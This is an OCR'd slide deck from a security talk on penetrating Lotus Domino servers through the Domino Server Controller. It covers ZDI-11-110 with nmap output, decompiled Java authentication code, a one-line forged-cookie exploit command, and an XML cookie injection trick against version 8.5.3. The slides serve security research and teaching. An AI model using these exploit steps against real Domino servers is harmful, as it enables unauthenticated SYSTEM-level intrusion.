
Lotus Domino: Penetration Through the Controller

Alexey Sintsov

#whoami

- **Pen-tester at ERPscan/ Digital Security Company**
  - Job , money and fun
- **Researcher**
  - Fun
- **Writer at][akep magazine**
  - Self-importance and fun
- **DCG#7812 POC**
  - Community and fun



What do pen-testers do?

- Scanning
- Fingerprinting
- Banner grabbing
- Play with passwords
- Find vulns.
- Exploit vulns.
- Escalate privs.
- Dig in
- Find ways to make attacks
- And e.t.c.

Find vulns.

- Static
  - Source code review
    - regexp
    - formal methods
    - hand testing
  - Reverse Engineering
    - formal methods
    - hands…
- Dynamic
  - Fuzzing (bin/web)
    - + Typical bugs for class
    - + Reverse Engineering
  - Hand testing
- Architecture Analysis (Logic flaws)
- Use vuln. Database (CVE/exploit-db/etc)

Pen-tester env.

Tasks:

- pwn target 8)
- show most dang. vulns.

  ➔ show real attacks and what an attacker can do

Time:

Not much)

Targets:

Large number of targets, different types

Find vulns.

- Static
  - Source code review
    - regexp
    - formal methods
    - hand testing
  - Reverse Engineering
    - formal methods
    - hands…
- Dynamic
  - Fuzzing (bin/web)
    - \+ Typical bugs for class
    - \+ Reverse Engineering
  - Hand testing
- Architecture Analysis (Logic flaws)
- Use vuln. Database (CVE/exploit-db/etc)

- BlackBox
- Not much time

Bug hunting?


Meder Kydyraliev
@meder
Following
good security researcher != good penetration tester
38
RETWEETS
3
FAVORITES
7:06 AM - 2 Jul 11 via Twitter for Android · Embed this Tweet
Reply
Retweeted
Favorite

Target…

Let's see some real stuff

First pen-test - **Lotus Domino 8.5.2FP2**

Second pen-test - **Lotus Domino 8.5.3 (the latest)**

Pen-tester's actions

- Scan and grab banners
- Detect version

How to:

Nmap –sV -PN -T5 -p … 0 192.168.0.13

. . .

Nmap scan report for targethost (192.168.0.13)

PORT STATE SERVICE VERSION

110/tcp open pop3 Lotus Domino POP3 server ***8.5.2***

1352/tcp open lotusnotes Lotus Domino server (CN=SERV;Org=Company)

1533/tcp open http Lotus Domino httpd

2050/tcp *open* ***ssl****/dominoconsole* ***Lotus Domino Console (domain: domain; description: "COMPANY")***

49152/tcp open http Microsoft HTTP API 2.0

MAC Address: 00:1A:1B:8A:1F:1E (Hewlett Packard)

Service Info: OS: Windows/Longhorn/64 6.1

Lotus Domino 8.5.2FP2

- CVE-2011-0914
- CVE-2011-0915
- CVE-2011-0916
- CVE-2011-0917
- CVE-2011-0919
- CVE-2011-0920


Useless

Useless, (client-side)

Useless, Fixed in 8.5.2...

Pen-tester's actions

- Search for an exploit



Lotus Domino 8.5.2FP2

- CVE-2011-0914
- CVE-2011-0915
- CVE-2011-0916
- CVE-2011-0917
- CVE-2011-0919
- CVE-2011-0920

Auth. issue (CWE-287)

Buffer Errors (CWE-119)

- **Private**
- **DoS risk**

- **Private**
- **DoS risk**


- **None**
- **DoS risk**

- **PoC**
- **DoS risk**

- **None**
- **DoS risk**

- **Private**

Pen-tester's actions



Lotus… blah-blah-blah, has many vuln. issues. Not public or stable, exploit are available … blah-blah-blah, please update to 8.5.2FP3 or 8.5.3

No fun…

- No fun…
- Lotus server still not pwned (just in theory)
- If we could pwn it, then maybe we would get MORE

---------- BUT ----------


- We have no time for research and exploit dev. for those bugs (**CWE-119)**
- It is risky
- It is pen-test and we have other targets…

---------- SO ----------

Pen-tester is not a researcher? Forget about it?

What do pen-testers do?

- Scanning
- Fingerprinting
- Banner grabbing
- Play with passwords
- Find vulns.
- Exploit vulns.
- Escalate privs.
- Dig in
- Find ways to make attacks
- And e.t.c.



Lotus Domino 8.5.2FP2

- ~~CVE-2011-0914~~
- ~~CVE-2011-0915~~
- ~~CVE-2011-0916~~
- ~~CVE-2011-0917~~
- ~~CVE-2011-0919~~
- CVE-2011-0920

- **Time…**
- **DoS risk**

- **Time**
- **DoS risk**

- **Time**
- **DoS risk**

- **Time**
- **DoS risk**

- **Time**
- **DoS risk**

- **???**

Pen-tester's actions

- Let's do some research…

ZDI-11-110

Vulnerability Details

This vulnerability allows remote attackers to execute arbitrary code on vulnerable installations of Lotus Domino Server Controller. Authentication is not required to exploit this vulnerability.

The flaw exists within the remote console functionality which listens by default on TCP port 2050. When handling A user authentication the server uses a user supplied COOKIEFILE path to retrieve stored credentials. The application then compares this data against the user provided username and cookie. The path to the COOKIEFILE can be a UNC path allowing the attacker to control both the known good credentials and the challenge credentials. A remote attacker can exploit this vulnerability to execute arbitrary code under the context of the SYSTEM user.

Vendor Response

IBM states:

March 22, 2011 - This vul accordance with the ZDI 180 day deadline.

-- Mitigations:
Setting a console passwo e commands available in the console.
To further mitigate this vulnerability access to 2050/tcp on hosts running the Domino Server Controller application should be restricted to authorized hosts.

-- February 3, 2012:
IBM provided a link to their patch reference:
http://www-01.ibm.com/support/docview.wss?uid=swg21461514

Credit

This vulnerability was discovered by:

Patrik Karlsson <patrik@cqure.net>

What is the protocol?

- Googling failed
- But… Patrik's NSE scripts can help:

```
socket:reconnect_ssl()
…
socket:send("#API\n")
socket:send( ("#UI %s,%s\n"):format(user,pass) )
socket:receive_lines(1)
socket:send("#EXIT\n")
…
```

➔ **SSL**

```
#UI login,pass\n
```

- But what about COOKIE?

Service code is in **dconsole.jar**, so we can decompile it and get protocol descriptions…

Domino Controller

```
// s1 - input from 2050/tcp
if(s1.equals("#EXIT"))
        return 2;
. . .
if(s1.equals("#APPLET"))
    return 6;
. . .
if(s1.equals("#COOKIEFILE"))
if(stringtokenizer.hasMoreTokens())
        // Fromat: #COOKIEFILE cookieFilename
    cookieFilename = stringtokenizer.nextToken().trim();
return 7;
. . .
if(s1.equals("#UI"))
if(stringtokenizer.hasMoreTokens())
        // Format: #UI usr,pwd
    usr = stringtokenizer.nextToken(",").trim();
if(usr == null)
    return 4;
if(stringtokenizer.hasMoreTokens())
        //pwd - password from input
    pwd = stringtokenizer.nextToken().trim();
return 0;
```


Domino Controller

```
do
    {
   //main loop
   int i = ReadFromUser();
        . . .

        if(i == 6) //if #APPLET
        {
           appletConnection = true;
           continue;
        }

        . . .
       // CUT - search usr in admindata.xml
        . . .

       if(userinfo == null)
       {
           // If username  was not found
           WriteToUser("NOT_REG_ADMIN");
           continue;
       }
```

Domino Controller

```
        . . .

        if(!appletConnection)
                flag = vrfyPwd.verifyUserPassword(pwd,
        userinfo.userPWD())
        else
                flag = verifyAppletUserCookie(usr, pwd); //If #APPLET
        }

        if(flag)
                WriteToUser("VALID_USER");
           else
                WriteToUser("WRONG_PASSWORD");
} while(true); //Main loop end

if(flag)
{
 //Auth done...
                . . .
```


verifyAppletUserCookie()




```
File file = new File(cookieFilename);
. . .
inputstreamreader = new InputStreamReader(new
                                FileInputStream(file), "UTF8");
 . . .
inputstreamreader.read(ac, 0, i);
. . .
String s7 = new String(ac);
. . .
```


verifyAppletUserCookie()

```
do {
        if((j = s7.indexOf("<user ", j)) <= 0)
        break;

        int k = s7.indexOf(">", j);
        if(k == -1)
                break;

      String s2 = getStringToken(s7, "user=\"", "\"", j, k);
                . . .
      String s3 = getStringToken(s7, "cookie=\"", "\"", j, k);
                . . .
      String s4 = getStringToken(s7, "address=\"", "\"", j, k);
        . . .
        if(usr.equalsIgnoreCase(s2) && pwd.equalsIgnoreCase(s3) &&\
          appletUserAddress.equalsIgnoreCase(s4))
        {
           flag = true;
           break;
        }
        . . .
    } while(true);
        . . .
```



Exploit for ZDI-11-110

- echo ^ <user name="admin" cookie="dsecrg" address="10.10.0.1"^> > n:\domino2\zdi0day_.txt




Mitigations…

- Privileges for system console
  - If ‘admin’ has enough privileges, he can call OS commands as ‘$whoami’
- Service password for dangerous functions
  - If service password is not set, then ‘admin’ can call dangerous functions such as ‘LOAD cmd.exe /c net use …’


One doesn't exclude another!

Pen-tester vs. mitigations…


- If there is a Microsoft AD network
- If Kerberos is not used
- If Lotus Domino runs as “win_domain/$LotusAcc”



Lotus Domino 8.5.3/ 8.5.2FP3



Lotus Domino 8.5.3/ 8.5.2FP3



Let's see some real stuff

First pen-test - Lotus Domino 8.5.2FP2

Second pen-test - **Lotus Domino 8.5.3 (the latest)**

Pen-tester's actions

- **OR…**

How to:

Nmap –sV -PN -T5 -p … 0 192.168.0.13

. . .

Nmap scan report for targethost (192.168.0.13)

PORT STATE SERVICE VERSION

110/tcp open pop3 Lotus Domino POP3 server ***8.5.3***

1352/tcp open lotusnotes Lotus Domino server (CN=SERV;Org=Company)

1533/tcp open http Lotus Domino httpd

2050/tcp *open* ***ssl/unknown***

49152/tcp open http Microsoft HTTP API 2.0

MAC Address: 00:1A:1B:8A:1F:1E (Hewlett Packard)

Service Info: OS: Windows/Longhorn/64 6.1

And again… verifyAppletUserCookie()

```
do {
        if((j = s7.indexOf("<user ", j)) <= 0)
          break;

        int k = s7.indexOf(">", j);
        if(k == -1)
                break;

        String s2 = getStringToken(s7, "user=\"", "\"", j, k);
                .
        String s                    =\"", "\"", j, k);
                .
        String s                    ss=\"", "\"", j, k);
         . . .
         if(usr.equalsIgnoreCase(s2) && pwd.equalsIgnoreCase(s3) &&\
            appletUserAddress.equalsIgnoreCase(s4))
         {
            flag = true;
            break;
         }
         . . .
    } while(true);
         . . .
```

…
s7.substring()
…

HandMade XML "parser"… on Java…

XML?

cookie.xml:

```
<?xml version="1.0" encoding="UTF-8"?>
<user name="admin" cookie="dsecrg" address="10.10.0.1">
```

Valid

cookie2.xml.trash:

```
There is a good <user xml file!
andname="admin"willbefound as cookie="dsecrg" a
ndaddress="10.10.0.1"hooray! >and blah-blah-blah
```

XML?

cookie.xml:

```
<?xml version="1.0" encoding="UTF-8"?>
<user name="admin" cookie="dsecrg" address="10.10.0.1">
```

Valid

cookie2.xml.trash:

There is a good **<user xml file!**
andname="admin"willbefound as cookie="dsecrg" a
ndaddress="10.10.0.1"hooray! >and blah-blah-blah

XML?

cookie.xml:

```
<?xml version="1.0" encoding="UTF-8"?>
<user name="admin" cookie="dsecrg" address="10.10.0.1">
```

Valid

cookie2.xml.trash:

There is a good **<user xml file! andname="admin"willbefound as cookie="dsecrg" a ndaddress="10.10.0.1"hooray! >**and blah-blah-blah

Valid

XML cookie Injection

ncat targethost 49152

```
